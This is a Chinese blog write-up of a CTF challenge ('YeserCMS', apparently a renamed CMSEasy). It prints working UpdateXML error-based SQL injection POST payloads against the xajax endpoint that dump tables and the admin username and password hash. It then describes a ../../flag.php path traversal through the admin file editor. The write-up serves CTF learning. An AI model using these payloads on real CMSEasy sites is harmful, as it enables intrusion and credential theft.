i春秋-百度杯九月场-YeserCMS(cmseasy的UpdateXML注入漏洞)

原创

大千SS 于 2019-03-09 13:39:23 发布 704 收藏 1
分类专栏： web简单站练习 i春秋 sql注入 文章标签： i春秋 easycms漏洞

本文链接：https://blog.csdn.net/zz_Caleb/article/details/88364689


web简单站练习 同时被 3 个专栏收录
4 篇文章 0 订阅
订阅专栏


i春秋
13 篇文章 0 订阅
订阅专栏


sql注入
25 篇文章 0 订阅
订阅专栏

学习了大佬们的操作才做出来，记录一次菜鸡的无能为力。

tips:flag在网站根目录下的flag.php中。我们的目标就是flag.php了。

题目说是心的CMS：YeserCMS，然而百度一下，出来该题的wp之外，并没有这个CMS。可能是把原来的CMS改名了，在网站中找看看有没有什么线索，最后发现有cmseasy的标识：

于是百度寻找cmseasy的漏洞，最终确认：http://www.anquan.us/static/bugs/wooyun-2015-0137013.html


https://www.cnblogs.com/yangxiaodi/p/6963624.html

进行报错注入漏洞利用：


构造
url：http://57f208a0b1164a51a627a8c5645433ee0a4fbc4fc36a4159.changame.ichunqiu.com//celive/live/heade

1、试验--暴库

```
post:
xajax=Postdata&xajaxargs[0]=<xjxquery><q>detail=xxxxxx',
(UpdateXML(1,CONCAT(0x5b,mid((SELECT/**/GROUP_CONCAT(concat(database()))
),1,32),0x5d),1)),NULL,NULL,NULL,NULL,NULL,NULL)-- </q></xjxquery>
```




注入成功：




2、拿表

```
post:

xajax=Postdata&xajaxargs[0]=<xjxquery><q>detail=xxxxxx',
(UpdateXML(1,CONCAT(0x5b,mid((SELECT/**/GROUP_CONCAT(table_name) from information_schema.tables where
table_schema=database() ),1,32),0x5d),1)),NULL,NULL,NULL,NULL,NULL,NULL)-- </q></xjxquery>
```



确实是出表了，但是由于长度的限制，没出完，修改payload中1~32的范围，在修改的过程中，发现表开头都是yesercms_，查询结果是按照英文字母排序的，我们要找的user之类的表，于是更改范围，当更改到720~800的时候出现了表yesercms_user




3、爆管理员账号密码

这里就不爆用户名字段名和密码字段名了，其实在这个站中就是username和password

```
xajax=Postdata&xajaxargs[0]=<xjxquery><q>detail=xxxxxx',
(UpdateXML(1,CONCAT(0x5b,mid((SELECT/**/GROUP_CONCAT(concat(username,'|',password)) from
yesercms_user),1,32),0x5d),1)),NULL,NULL,NULL,NULL,NULL,NULL)-- </q></xjxquery>
```

XPATH syntax error: '[admin|ff512d4240cbbdeafada40467'

看到admin已出，但后面的密码没显示完，还用上面修改长度的方法来得到完整的password：ff512d4240cbbdeafada404677ccbe61




下面就是登陆后台了。

下一个点就是怎么得到flag.php中的内容。

在这里发现可以对服务器文件进行编辑：

这说明，我们可以对服务器中的文件进行读取，所以可以尝试读取flag.php的内容，抓取点击编辑时的包：



尝试修改该参数来读取flag.php，../../flag.php时成功拿到flag：